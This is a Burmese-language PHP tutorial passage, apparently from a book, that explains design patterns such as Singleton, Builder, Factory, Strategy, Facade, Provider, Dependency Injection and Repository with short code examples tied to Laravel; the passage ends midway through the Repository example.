SOLID ၏ D ကတေသာ့ Dependency Inversion Principle လိုပေါ်ပါတယ်။ ဥပမာ - ခေါင်းပြောင်းပြီး သုံးလိုရတဲ့ ဝက်အူလှည့် လိုမျိုးပါ။ ဝက်အူလှည့်အပြား ဆိုရင် ဝက်အူခေါင်းအပြားကိုပဲ ရစ်လိုရမှာပါ။ တစ်ခြားအမျိုးအစားကို ရစ်လိုအဆင်ပြော မဟုတ်ပါဘူး။ ဝက်အူလှည့် လက်ကိုင်မှာ ကြိုက်တဲ့ခေါင်း အမျိုးအစားပြောင်းတပ်ပြီး သုံးလိုရရင်တော့ ပိုအသုံးဝင်သွားပါပြီ။ Dependency Inversion ဆိုတာလည်း ဒီသဘောပါပဲ၊ လိုမပဲ့ လုပ်ဆောင်ချက်ကို အသေတဲ့ ရေးထားမယ့်အစား နောက်မှတဲ့ထည့်ပေးလိုရအောင် စီစဉ်ရေးသွားတဲ့နည်းပဲ ဖြစ်ပါတယ်။

ဒီထက်ပိုအကျယ်ခဲ့ပြီး မဖြောနိုင်ပေမယ့် ဒီအခြေခံမူလေးတွေ ခေါင်းထဲထည့်ထားလိုက်ရင် ပိုပြီးတော့ စနစ်ကျတဲ့ကုဒ်တွေ ရေးသားနှင့်ဖိုအတွက် အထောက်အကူဖြစ်ဖေပါလိမ့်မယ်။

ဒါတွေကလည်း လက်တွေ့ပရောဂျက်အတွေ့အကြံ အနည်းအကျဉ်းရှိမှ ပိုပြီးတော့ နားလည်လွယ်မယ့် အကြောင်းအရာတွေပါ။ လက်တွေ့ အတွေ့အကြံမရှိဘဲ လေ့လာတဲ့အခါ နားလည်ရ ခက်သင့်တာထက် ပို ခက်နောမှာ အသေအချာပါပဲ။ ဒါပေမယ့် သိသင့်တဲ့ Design Patterns တစ်ချို့ကို အတက်နိုင်ဆုံး နားလည်လွယ်အောင် ရွှေးထုတ်ထည့်သွင်း ဖော်ပြပေးပါမယ်။ အကယ်၍ ဖတ်ကြည့်လို့ သိပ်နားလည်ရ ခက်နောမယ် ဆိုရင် ဒီအခန်းကို ကျော်ဖတ်လိုက်ပါ။ ကျော်လိုက်လို့ရပါတယ်။ အခန်းစဉ်အရ 00P အခန်းနဲ့တွဲသင့်လို့ တွဲထားပေမယ့် အရင်ကြည့်သင့်တဲ့ တစ်ခြားအခြေခံတွေ နောက်ပိုင်းမှာ ကျွန်ုပါသေးတယ်။ အဲဒီအခြေခံတွေ စုစုပေါင်းဆိုတော့မှ ပါန်လာဖတ်ရင်လည်း ရပါတယ်။

Object-Oriented Design Patterns နဲ့ပက်သက်ရင် အထင်ရှားဆုံးကတော့ Erich Gamma, John Vlissides, Richard Helm နဲ့ Ralph Johnson ဆိုသူ ပညာရှင် (၄) ဦးတို့ ပူးပေါင်း ရေးသားထားတဲ့ **Design Patterns: Elements of Reusable Object-Oriented Software** ဆိုတဲ့စာအုပ်မှာ ဖော်ပြပါရှိတဲ့ Patterns တွေပါပဲ။ စာရေးသူ (၄) ဦးကို အစွဲပြုပြီး GoF Design Patterns လို့ အတိုကောက် ခေါ်ကြပါတယ်။ GoF ဆိုတာ Gang of Four ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ GoF Design Patterns တွေမှာ စုစုပေါင်း Patterns (၂၃) ခုပါဝင်ပါတယ်။ အခါ ဒီစာအုပ်မှာတော့ အဲဒီ Patterns တွေထဲက တစ်ချို့အပါအဝင် အမိကအားဖြင့် ရွှေးချယ် မှတ်သားသင့်တဲ့ Pattern (၈) မျိုးကို ရွေးထုတ်ဖော်ပြသွားမှာပါ။

ဒီစာရေးသားနေဂျိန်မှာ လူသုံးအများဆုံးဖြစ်နေတဲ့ PHP Framework ကတေသာ Laravel ဖြစ်ပါတယ်။ Laravel က အခုဆက်လက်ဖော်ပြမယ့် Pattern (၈) မျိုးကို အသုံးချ ထားပါတယ်။ ဒါကြောင့် ဒီ Pattern တွေကို သိရှိထားခြင်းအားဖြင့် Laravel ကို လေ့လာရတဲ့အခါ အထောက်အကူဖြစ်စေမှာပဲ ဖြစ်ပါတယ်။

Singleton

ပထမဆုံးဖော်ပြချင်တဲ့ Pattern ကတေသာ Singleton Pattern ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် Class တစ်ခုကို အသုံးပြုပြီး Object တွေ လိုသလောက် တည်ဆောက်နိုင်ပါတယ်။ ဒါပေမယ့် ရုပန်ရုံခါ Object တစ်ခုထဲပဲ တည်ဆောက်ခွင့်ပြချင်တယ်၊ တစ်ခုထက်ပိုပြီး တည်ဆောက်ခွင့်မပြချင်ဘူး ဆိုတဲ့လိုအပ်ချက်မျိုး ရှိလာ တတ်ပါတယ်။ ဥပမာ Setting Object ဆိုပါစ္စ။ Object နှစ်ခုသုံးခါ ရှိနေရင် Object တစ်ခုက သတ်မှတ် လိုက်တဲ့ Setting တန်ဖိုးကို တစ်ခြား Object ကပြောင်းလိုက်မိလို အဆင်မပြတာမျိုးတွေ ဖြစ်နိုင်ပါ တယ်။ ဒါလိုမဖြစ်စေချင်ရင်တော့ Singleton Pattern ကိုသုံးပြု Object တစ်ခုထက်ပိုဆောက်လို့ မရအောင် ကန့်သတ်လိုက်နိုင်ပါတယ်။ ဒါလိုရေးရပါတယ်။

PHP

```
<?php

class Setting
{
    static $setting = null;

    public $dark = 0;

    protected function __construct()
    {
        //
    }

    static function create()
    {
        if(!static::$setting) {
            static::$setting = new static;
        }

        return static::$setting;
    }
}
```

```
$setting1 = Setting::create();
$setting1->dark = 1;

$setting2 = Setting::create();
echo $setting2->dark; // 1
```

နဲ့မူနာအရ Setting Class ရဲ Constructor ဟာ Protected ဖြစ်နေတဲ့အတွက် new Statement နဲ့ Object တည်ဆောက်ခွင့်ကို မပေးတော့ပါဘူး။ Object တည်ဆောက်လိုရင် create() Static Method ကို သုံးရတော့မှာပါ။ create() Method က \$setting Property ထဲမှာ သိမ်းထားတဲ့ Setting Object ရှိမရှိ စစ်ပြီး မရှိရင် new static နဲ့ Object တည်ဆောက်ပြီး ထည့်သိမ်းပေးလိုက်ပါတယ်။ Object ရှိနေပြီး ဖြစ်ရင်တော့ ရှိတဲ့ Object ကိုပဲ ပြန်ပေးလိုက်မှာပါ။ အသစ်မဆောက်တော့ပါဘူး။

ဒါကြောင့် Setting::create() နဲ့ ပထမအကြိမ် Object တည်ဆောက်စဉ်မှာ Object အသစ်ကိုရပါတယ်။ ဒါပေမယ့် နောက်တစ်ကြိမ် Setting::create() နဲ့ Object တည်ဆောက်တဲ့အခါ Object အသစ်ကို မရပါဘူး၊ နိဂုံရှိနေပြီး ဖြစ်တဲ့ Object ကို ပြန်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် နဲ့မူနာမှာ \$setting2->dark တန်ဖိုးက မူလသတ်မှတ်ထားတဲ့ 0 မဟုတ်ဘဲ \$setting က သတ်မှတ်ပေးလိုက်တဲ့ 1 ဖြစ်နေတာပါ။ \$setting1 နဲ့ \$setting2 နှစ်ခုဖြစ်နေပေမယ့် Object က တစ်ခုထဲ မို့လိုပါ။

လက်တွေ့ရေးသားတဲ့ကုဒ်က တစ်ယောက်နဲ့တစ်ယောက် တူချင်မှ တူပါလိမ့်မယ်။ ဒါပေမယ့် လိုရင်း အချုပ်ဖြစ်တဲ့ Object တစ်ခုထဲကိုသာ တည်ဆောက်ခွင့်ပေးတဲ့ ဒီလိုသဘောသဘာဝမျိုးကို Singleton လို ခေါ်တယ်ဆိုတာကို မှတ်သားရမှာပဲ ဖြစ်ပါတယ်။

Builder Pattern

ပုံမှန်အားဖြင့် Object တစ်ခုတည်ဆောက်လိုတဲ့အခါ သတ်မှတ်လိုတဲ့ Property တွေကို Constructor Argument အနေနဲ့ ပေးကြရလေ့ရှိပါတယ်။ Builder Pattern ကိုအသုံးပြုရင်တော့ ပထမဆုံး Builder Object တစ်ခု တည်ဆောက်ရပါတယ်။ အဲဒီ Builder Object မှာ သိမ်းချင်တဲ့ တန်ဖိုးတွေ သိမ်းထားပြီး နောက်ဆုံးမှ အဲဒီတန်ဖိုးတွေနဲ့ လိုချင်တဲ့ Object ကို တည်ဆောက်ယူတာပါ။ ဒီလိုပါ -

```
$builder = new Builder();
$builder->property1 = value1;
$builder->property2 = value2;

$object = $builder->build();
```

နမူနာအရ \$builder Object မှာ သတ်မှတ်လိုတဲ့ Property တွေ တစ်ခုပြီးတစ်ခု သတ်မှတ်ပါတယ်။ နှင့် ပြီးဆိုတော့မှ build() Method နဲ့ အမှန်တစ်ကယ် လိုချင်တဲ့ Object ကို တည်ဆောက်ယူလိုက်တာပါ။ ဒီနည်းကလည်း အသုံးဝင်ပါတယ်။ ဥပမာ Profile Object တစ်ခုတည်ဆောက်ဖို့အတွက် User ဆီက အမည် မေးမယ်၊ ရပြီးဆိုရင် Profile Builder မှာထည့်ထားလိုက်မယ်။ ဖုန်းနံပါတ် မေးမယ်၊ ရပြီးဆိုရင် Profile Builder မှာ ထည့်ထားလိုက်မယ်။ ပြီးတော့မှ Profile Object ကို တည်ဆောက်လိုက်မယ်ဆိုရင် User ဆီက အကုန်လုံး တစ်ခါဝါ မရလည်း ကိစ္စမရှိတော့ပါဘူး။ ရတဲ့တန်ဖိုးတွေ တစ်ခုချင်းသတ်မှတ်သွားလိုက်လို့ ရသွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

class ProfileBuilder
{
    private $name;
    private $phone;

    public function setName($name)
    {
        $this->name = $name;
        return $this;
    }

    public function setPhone($phone)
    {
        $this->phone = $phone;
        return $this;
    }

    public function getName()
    {
        return $this->name;
    }
}
```

```

public function getPhone()
{
    return $this->phone;
}

function build()
{
    return new Profile($this);
}

class Profile
{
    public $name;
    public $phone;

    public function __construct(ProfileBuilder $pb)
    {
        $this->name = $pb->getName();
        $this->phone = $pb->getPhone();
    }

    static function builder()
    {
        return new ProfileBuilder();
    }
}

$user = Profile::builder()
    ->setName("Alice")
    ->setPhone("321456")
    ->build();

var_dump($user);

// object(Profile){ ["name"]=> "Alice" ["phone"]=> "321456" }

```

နမူနာမှာ ProfileBuilder ကိုအသုံးပြုပြီး name နဲ့ phone တို့ကို setName() နဲ့ setPhone() Method တွေရဲ့အကူအညီနဲ့ သတ်မှတ်နိုင်ပါတယ်။ build() လိုပြောလိုက်တော့မှ သူက Profile Object ကိုတည်ဆောက်ပေးသွားမှာပါ။ ဒီရေးဟန်ကို Builder Pattern လိုပေါ်ပြီး Laravel မှတော့ အလားတူ ရေးဟန်မျိုးနဲ့ရေးသားထားတဲ့ ကုဒ်တွေကို Manager လို ခေါ်တာကို တွေ့ရပါတယ်။

Factory

Factory Pattern ဟာလည်း Builder Pattern လိုပဲ Object တည်ဆောက်ပေးတဲ့ Pattern တစ်မျိုး ဖြစ်ပါတယ်။ ဥပမာ - အခုလို Profile Class တစ်ခုရှိတယ်ဆိုကြပါစို့။

PHP

```
<?php

class Profile
{
    private $name;
    private $phone;

    public function __construct($name, $phone)
    {
        $this->name = $name;
        $this->phone = $phone;
    }
}
```

ဘာမှာရုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေ မပါပါဘူး။ \$name နဲ့ \$phone ကိုလက်ခံပြီး Property တွေ ပြောင်းပေးတဲ့ Class တစ်ခုပါ။ အဲဒီ Class ကို အသုံးပြုပြီး Object တည်ဆောက်လိုပေမယ့် Data တွေက အခုလိုပုံစံ ရှိနေတယ် ဆိုကြပါစို့ -

```
$data = [
    [ "name" => "Alice", "phone" => "321456" ],
    [ "name" => "Bob" ],
    [ "name" => "Tom", "phone" => "654123" ],
];
```

ဒါ Data ကို အသုံးပြုပြီး Profile Object တည်ဆောက်လိုရင် Array ထဲက Data ကို ထုတ်ယူတာတွေ၊ လိုချင်တဲ့ Data မှန်/မမှန် စစ်တာတွေ လုပ်ရပါမယ်။ အဲဒါတွေကို Manual လုပ်မနေပဲ၊ အဲဒီအလုပ်တွေ လုပ်ပြီး Profile Object တည်ဆောက်ပေးနိုင်တဲ့ ProfileFactory ကို အခုလို ဖန်တီးယူလိုက်လို့ ရ နိုင်ပါတယ်။

PHP

```
<?php

class ProfileFactory
{
    private $data;

    public function __construct($data)
    {
        $this->data = $data;
    }

    public function create()
    {
        $result = [];

        foreach ($this->data as $data) {
            $name = $data['name'] ?? "Unknown";
            $phone = $data['phone'] ?? "N/A";
            $result[] = new Profile($name, $phone);
        }
    }

    return $result;
}

$pf = new ProfileFactory($data);
$profiles = $pf->create();
```

ပေးလိုက်တဲ့ Data ကို လက်ခံစစ်ဆေးပြီး Profile Object တွေ တည်ဆောက်ပေးသွားမှာပါ။ အသေးစိတ်ရေးဟန်မှာ တစ်ယောက်နဲ့တစ်ယောက် ကွာသွားနိုင်ပေမယ့် လိုရင်းအချုပ်ဖြစ်တဲ့ Data ပေးလိုက်ရင် Object တည်ဆောက်ပေးတဲ့ ဒီနည်းကို Factory Pattern လိုပေါ်တာပါ။

Strategy

Strategy Pattern ကတော့ အမျိုးအစားတူပေါ်ယှဉ် အသေးစိတ်လုပ်ဆောင်ချက် ကဲပြားတဲ့ Object တွေ ကို အခြေအနေပေါ်မှတည်ပြီး ဖြန်ပေးနိုင်တဲ့ ရေးဟန်ပါ။ ဒါနဲ့ပက်သက်ရင် Payment ကို နမူနာပေးက လေ့ ရှုပါတယ်။ ဥပမာ - ငွေသားနဲ့ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခါ၊ Card နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခါ၊ Mobile Money နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေကတစ်ခါ၊ ခွဲထားပြီး Payment ပြုလုပ်ခြင်မှာ Payment Strategy Object က User ရွေးချယ်

တဲ့ Option ပေါ်မှာတည်ပြီး သင့်တော်တဲ့ Payment Object ကို အလုပ်လုပ်သွားစေတဲ့ နည်းလမ်းမျိုးပါ။ ဒါ နည်းနဲ့ နောက်ပိုင်းမှာ Paypal တို့ Crypto တို့ ထပ်တိုးချင်တယ်ဆိုရင်လည်း Payment ကို ပြင်စရာမလို ဘဲ Strategy မှာ ထပ်တိုးလိုက်ယုံးနဲ့ ရသွားနိုင်စေလို့ လူသုံးများတဲ့ ရေးဟန်တစ်ခုပါပဲ။

PHP

```
<?php

interface PaymentInterface
{
    public function amount();
}

class CashPayment implements PaymentInterface
{
    public function amount()
    {
        return 100;
    }
}

class MobilePayment implements PaymentInterface
{
    public function amount()
    {
        return 90;
    }
}
```

ဒါဟာ Payment Interface ကိုအသုံးပြုပြီး Payment Method တွေ အမျိုးမျိုး Implement လုပ်ထား လိုက်တာပါ။ အဲဒီ Payment Method တွေကို User ပေးတဲ့ Context ပေါ်မှာတည်ပြီး ရွေးချယ်အလုပ်လုပ် တဲ့ Class တစ်ခုကို အခုလုပ်ရေးလို့ရသွားပါပြီ။

PHP

```
<?php

class Payment
{
    private $paymentMethod;
```

```
public function pay($context)
{
    switch ($context) {
        case "cash":
            $this->paymentMethod = new CashPayment;
            break;
        case "mobile":
            $this->paymentMethod = new MobilePayment;
            break;
        default:
            $this->paymentMethod = new CashPayment;
    }

    return $this->paymentMethod->amount();
}
```

ဒါကြောင် User က Cash နဲ့ပေးဖို့ရွေးချယ်ရင် Cash Payment အလုပ်လုပ်သွားပြီး Mobile နဲ့ပေးဖို့ရွေးချယ်ရင် Mobile Payment အလုပ်လုပ်သွားမှာပါ။

```
$payment = new Payment;  
  
echo $payment->pay("cash") . "USD"; // 100USD  
echo $payment->pay("mobile") . "USD"; // 90USD
```

ဒီနည်းနဲ့ Payment ချင်းအတူတူ Mobile နဲ့ပေးရင် 10% လျှော့ပေးတယ်ဆိုတဲ့ လုပ်ဆောင်ချက်မျိုးကို Implement လုပ်လိုဂျွားခြင်းပဲ ဖြစ်ပါတယ်။

Facade

Facade Pattern ဆိတာကတော့ ရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးရလွယ်သွားအောင် ကြားခံထားပေးတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ ဥပမာ - ကားတစ်စီးကို စက်နှီးဖို့အတွက် အင်ဂျင်စိုင်စစ်ရမယ်၊ ဘရိတ် စစ်ရမယ်၊ ဆီရှိမရှိ စစ်ရမယ် စသည်ဖြင့်လုပ်ရမယ့်အလုပ်တွေ အများကြီးရှိနိုင်ပါတယ်။ အဲဒါတွေကို မှတ်ရခက်သလို လုပ်ရတာလည်း ခက်ပါတယ်။ ဒါကြောင့် start() လို့ပြောလိုက်တာနဲ့ ကြိုက်သတ်မှတ်ထားတဲ့ လုပ်ရမယ့် အလုပ်တွေကို တန်ဖိုးလုပ်ပေးနိုင်မယ့် ကြားခံတစ်ခု ထားလိုက်မယ်ဆိုရင်တော့ သုံးရတာ လွယ်သွားမှာ ဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class CheckOilPressure
{
    public function check()
    {
        echo "Oil Pressure OK.";
    }
}

class CheckBreakFluid
{
    public function check()
    {
        echo "Break Fluid OK.";
    }
}

class Car
{
    public $oil;

    public $break;

    public function __construct()
    {
        $this->oil = new CheckOilPressure;
        $this->break = new CheckBreakFluid;
    }

    public function start()
    {
        $this->oil->check();
        $this->break->check();

        echo "Car Engine Started.";
    }
}

$car = new Car;
$car->start();
```

እမှုနာအရ ကားစက်နှီးဖြူအတွက် ဘာပြီးရင်ဘာလုပ်ရတယ်ဆိုတာကို မှတ်စရာမလိုတော့ဘဲ Car Object ပေါ်မှာ start() လိုပြောလိုက်ယံနဲ့ အစဉ်ပြောသွားစေတဲ့သော်ပဲ ဖြစ်ပါတယ်။ ထုံးစံအတိုင်း ဒီသဘော

မျိုးနဲ့ရေးတဲ့ ရေးဟန်ကို Facade Pattern လိုပေါ်ပေမယ့် လက်တွေ့အသံးချမှုကတော့ တစ်ယောက်နဲ့တစ်ယောက် ကဲပြားနိုင်ပါတယ်။ Laravel မှာဆိုရင် ဒီလို Facade Class မျိုးကို သုံးထားပါတယ် –

PHP

```
<?php

class Facede
{
    static function __callStatic($name, $args)
    {
        $name = strtoupper($name);
        $arg = $args[0] ?? "/";

        echo "Sending $name to $arg";
    }
}

class Route extends Facede
{
    //
}

Route::get("/comments");

// Sending GET to /comments

Route::post();

// Sending POST to /
```

`__callStatic()` Magic Method ရဲ့ အကူအညီနဲ့ Class Name ပေါ်မှာ လိုချင်တဲ့ Method ကို ပေးလိုက်ယုံနဲ့ နောက်ကွယ်က လုပ်ရမယ့် ရှုပ်ထွေးတဲ့ အလုပ်တွေကို လုပ်ပေးအောင် စီစဉ်ထားတာပါ။ ဒါ ကြောင့် သုံးတဲ့သူအတွက် အရမ်းလွယ်သွားပါတယ်။ Framework ထဲမှာ တစ်ကယ်ရေးထားတဲ့ ကုဒ်တွေ ကတော့ ဒီထက်အများကြီး ပိုရှုပ်ထွေးတာပေါ့။ ဒီနူးနာက နားလည်လွယ်အောင် အလွန်အမင်း Simplify လုပ်ပေးထားတဲ့ နူးနာတစ်ခုပါ။ ဒီရေးဟန်မျိုးကို Laravel မှာ အမြောက်အများတွေရပါလိမ့်မယ်။ ဒါ ကြောင့် Simplify လုပ်ထားတယ် ဆိုပေမယ့်၊ ဒီလောက်အိုင်ဒီယာလေး ခေါင်းထဲဝင်ထားတဲ့အတွက် ဆက်လွှဲလာရတာ ပိုအဆင်ပြေသွားမှာပါ။

Provider

Provider Pattern ကတေသာ GoF Patterns တွင်မှာ မပါပါဘူး။ Microsoft .NET Framework မှာ စတင်အမည်ပေး အသုံးပြုခဲ့ပြီး အခုနောက်ပိုင်းမှာ Laravel တို့ Angular တို့အပါအဝင် တစ်ခြား Framework တွေမှာလည်း အသုံးများလာကြပါတယ်။ နူမူနာလေ့လာနိုင်ဖို့အတွက် အခုလို Log Class နှစ်ခု ရှိတယ်ဆိုကြပါနို့။

PHP

```
<?php

interface Log
{
    public function write();
}

class Text implements Log
{
    public function write() {
        echo "Saving to text file";
    }
}

class Memory implements Log
{
    public function write() {
        echo "Saving on memory";
    }
}
```

ပြီးတဲ့အခါ Service Container Class တစ်ခုရေးပြီး အဲဒီ Service Container ထဲမှာ Log Class ထွက်၍
သိမ်းထားလိုက်ပါမယ်။

PHP

```
<?php

class Services
{
    public $container = [];

    public function register($name, $class)
    {
        $this->container[$name] = $class;
    }
}

$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

တစ်ကယ်တော့ Service Container ၏ Singleton ဖြစ်သင့်ပါတယ်။ ဒီတော့မှ သိမ်းထားတဲ့ Class တွေက တစ်စုတစ်စည်းထဲ ဖြစ်မှာပါ။ ဒါပေမယ့် ကုဒ်တို့ချင်လို့ နမူနာအနေနဲ့ ရိုးရိုးပဲ ရေးထားပါတယ်။ အခုခံရင် Service နှစ်ခုပါဝင်တဲ့ Service Container Object တစ်ခု ရသွားပါပြီ။ ပြီးတဲ့အခါ Service Provider ဆက် ရေးပါမယ်။ သူက အခြေအနေပေါ်မှုတည်ပြီး Container ထဲက သင်တော်တဲ့ Object ကို ပြန်ပေးမှာပါ။

PHP

```
<?php

class Provider
{
    public $services;

    public function __construct($services)
    {
        $this->services = $services->container;
    }

    public function make($service)
    {
        if(isset($this->services[$service]))
            return new $this->services[$service];

        // else Error: Service doesn't exist
    }
}
```

Provider ၏ `make()` Method က လိုချင်တဲ့ Service Object ကို Container ထဲကနေ နှိုက်ယူပြီး ပြန်ပေးမှာပါ။ ဒီလိုပါ -

```
$provider = new Provider($services);

$log = $provider->make("text");
$log->write();           // Saving to text file

$log = $provider->make("memory");
$log->write();           // Saving on memory
```

Dependency Injection

Dependency Injection ဆိုတာ အထက်က SOLID ရဲ့ Dependency Inversion မူကို လက်တွေ့အသုံးချတဲ့ ရေးဟန်ပါ။ လိုအပ်တဲ့လုပ်ဆောင်ချက်ကို အသေစေးထားမယ့်အစား Inject ထည့်သွင်းပြီး ရေးလိုရအောင် စီစဉ်ထားလိုက်တဲ့အခါ ပိုပြီးတော့ အသုံးဝင်သွားမှာပါ။ ဥပမာ -

PHP

```
<?php

class TextLogger
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}
```

```
class App
{
    public function run()
    {
        $logger = new TextLogger;
        $logger->write("App is running");
    }
}

$app = new App;
$app->run(); // App is running
```

ဒါက ရိုးရိုးရေးထားတဲ့ကုပ်ပါ။ App Class အတွင်းမှာ TextLogger ကို အသုံးပြုထားပါတယ်။ ဒီလို အသေထည့်သွင်းရေးသားထားတဲ့အတွက် App ဟာ TextLogger တစ်မျိုးထဲနဲ့သာ အလုပ်လုပ်တော့ မှာပါ။ တစ်ခြား Logger အမျိုးအစားတွေ ပြောင်းလဲအသုံးပြုချင်လို့ မရနိုင်တော့ပါဘူး။ ဒါကြောင့် Dependency Injection ရေးဟန်ကိုအသုံးပြုဖိုး အခုလိုပြင်လိုက်ပါမယ်။

PHP

```
<?php

interface Log
{
    public function write($log);
}

class TextLogger implements Log
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}

class DatabaseLogger implements Log
{
    public function write($log) {
        // Save $log to database
        echo $log;
    }
}
```

```

class App
{
    private $logger;

    public function __construct(Log $logger)
    {
        $this->logger = $logger;
    }

    public function run()
    {
        $this->logger->write("App is running");
    }
}

$app = new App(new TextLogger);
$app->run();

```

ဒီတစ်ခါတော့ App Class နဲ့ Object တည်ဆောက်ရင် Log Interface ကလာတဲ့ Object ကို ပေးရတော့မှာပါ။ နမူနာမှာ Object တည်ဆောက်စဉ် TextLogger ကိုပေးလိုက်လို့ အလုပ်လုပ်တဲ့အခါ TextLogger နဲ့ အလုပ်လုပ်သွားမှာပါ။ အကယ်၍ အခုံလို့ DatabaseLogger ကိုပေးလိုက်မယ်ဆုံးရင် DatabaseLogger နဲ့ ပြောင်းလဲအလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

```

$app = new App(new DatabaseLogger);
$app->run();

```

ဒီရေးနည်းကို Dependency Injection လိုပေါ်တာပါ။ ရေးနည်းက ရိုးရိုးလေးနဲ့ ပိုမြိုးတော့ ကောင်းမွန် အသုံးဝင်တဲ့ ကုဒ်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။ Dependency Injection ကို Factory Pattern တွေ Provider Pattern တွေနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါမှာတော့ Laravel လို့ Framework မျိုးတွေက ပေးထားတဲ့ အလွန်ကျယ်ပြန့်တဲ့ Service Container လုပ်ဆောင်ချက်တွေကို ရရှိသွားနိုင်ပါတယ်။

တစ်ကယ့်ကုဒ်အစစ်ကို အကုန်စုံအောင် ပြောလို့မရပေမယ့် သဘောသဘာဝလေးလောက်တော့ ထည့်ပြောချင်ပါတယ်။ စောစောက Provider Pattern မှာ Services တွေ Register လုပ်ခဲ့တာကို မှတ်မိုက္ခိုးမှာပါ။ ဒီလိုပါ –

```
$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

ဒီလို Register လုပ်စဉ်မှာ Service ကနေအသုံးပြုဖော်လိုတဲ့ Dependency တွေကို တစ်ခါတဲ့ Inject လုပ်ပြီး
ပေးလိုက်လို ရနိုင်ပါတယ်။ ဒီလိုပါ –

Pseudocode

```
$services->register("app", function() {
    return new App(new DatabaseLogger)
});
```

app ကို Service အနေနဲ့ Register လုပ်စဉ်ကထဲက လိုအပ်မယ့် Dependency ကို ထည့်ပေးလိုက်တာပါ။
ဒါကြောင့် –

Pseudocode

```
$app = $provider->make("app");
```

လိုပြောလိုက်ချိန်မှာ \$app Object နဲ့အတူ Inject လုပ်ပြီးသား Dependency ကိုပါရရှိသွားမှာပဲ ဖြစ်ပါ
တယ်။ ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့ Dependency ပြောင်းချင်ရင် Service ကို Register လုပ်
ချိန်မှာ ပြောင်းလိုက်ယုံနဲ့ ကျန်ကုဒ်တွေကို ပြင်စရာမလိုဘဲ လိုချင်တဲ့ရလဒ်ကို ရရှိသွားမှာပါ။ ဒီလိုပါ –

Pseudocode

```
$services->register("app", function() {
    return new App(new TextLogger)
});
```

နားလည်ရခက်နေနိုင်ပေမယ့် နားလည်သွားရင် အရမ်းမိုက်ပြီး စနစ်ကျတဲ့ ရေးဟန်ကို ရရှိသွားမှာ ဖြစ်ပါ
တယ်။ ဒီကုဒ်ကိုလက်တွေ့စမ်းလိုတော့ရမှာ မဟုတ်ပါဘူး။ သဘောသဘာဝနားလည်အောင် ဖော်ပြပေးတဲ့
နမူနာကုဒ်သက်သက်ပါ။ Laravel လို Framework မျိုးမှာ ဒီလုပ်ဆောင်ချက်ပါဝင်လို့ သဘောသဘာဝကို
နားလည်ထားမယ်ဆိုရင် လေ့လာလို ပိုကောင်းသွားမှာဖြစ်လို့ ထည့်သွင်းဖော်ပြခြင်း ဖြစ်ပါတယ်။

Repository

Repository Pattern ကိုလည်းနောက်ပိုင်းမှာ လူတို့က်များလာပါတယ်။ ဒါ Pattern ကလည်း GoF Pattern တွေထဲမှာ မပါပါဘူး။ Eric Evans လို့ခေါ်တဲ့ ပညာရှင် တစ်ဦးရေးသားတဲ့ **Domain Driven Design** ဆိုတဲ့စာအုပ်မှာ ပါတဲ့ Pattern ဖြစ်ပါတယ်။

စားသောက်ဖွယ်ရာတွေကို မီးဖိုချောင်ထဲမှာ ချက်ပြုတ်ကြော်လျှော်ပြီး အိုးထဲကနေ တစ်ခါတဲ့ နှိုက်စားရင် လည်း ဗိုက်တော့ဝမှာပါပဲ။ ဒါပေမယ့် ပန်းကန်လေးနဲ့ သေသေချာချာ သပ်သပ်ရပ်ရပ်ထည့်၍ မွန်းလေးဘာ လေးတပ်ပြီး၊ ထမင်းစား စားပွဲပေါ် ကျကျနှန်တင်ပြီးမှ စားတော့ ပိုအရသာရှိတာပေါ့။ ဒီလိုပါပဲ Data ကို တစ်ခါတဲ့ Database ထဲကနေ နှိုက်သုံးမယ့်အစား၊ Repository ထဲ ထည့်၊ လိုအပ်သလို မွန်းမံပြီးတော့မှ အမှန်တစ်ကယ်အသုံးချေမယ့် နေရာကို ပို့ပေးလိုက်တော့ ပိုပြီးတော့ စနစ်ကျသွားတာပေါ့။

ဥပမာ ဒီလို Data တွေစီမံပေးနိုင်တဲ့ Model Class နဲ့ အဲဒါ Model ကိုအသုံးပြုထားတဲ့ App Class တို့ ရှိကြတယ်ဆိုပါစွဲ -

PHP

```
<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}

class App
{
    public function update($data)
    {
        $model = new Model;
        $model->name = $data['name'];
        $model->age = $data['age'];
        $model->save();
    }
}

$app = new App;
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22
```

Model ရဲ့ save() က Property တွေဖြစ်ကြတဲ့ name နဲ့ age တို့ရှိမှ အလုပ်လုပ်မှာပါ။ ဒါကြောင့် App က Model Object ဆောက်ပြီးတဲ့အခါ လိုအပ်တဲ့ Property တွေသတ်မှတ်ပါတယ်။ ပြီးတော့မှ Model ရဲ့ save() နဲ့ Data တွေကို သိမ်းပေးလိုက်တယ်လို့ သဘောထားရမှာပါ။ ဒါလို တိုက်ရိုက်အသုံးပြုမယ့် အစား ကြားထဲမှာ Repository တစ်လွှာထပ်ပြီး ခံလိုက်လို့ ရနိုင်ပါတယ်။

PHP

```
<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}
```

```

class Repository
{
    public function update($data)
    {
        $name = $data['name'] ?? "Unknown";
        $age = $data['age'] ?? "Unknown";

        $model = new Model;
        $model->name = $name;
        $model->age = $age;
        $model->save();
    }
}

class App
{
    private $repo;

    public function __construct(Repository $repo)
    {
        $this->repo = $repo;
    }

    public function update($data)
    {
        $this->repo->update($data);
    }
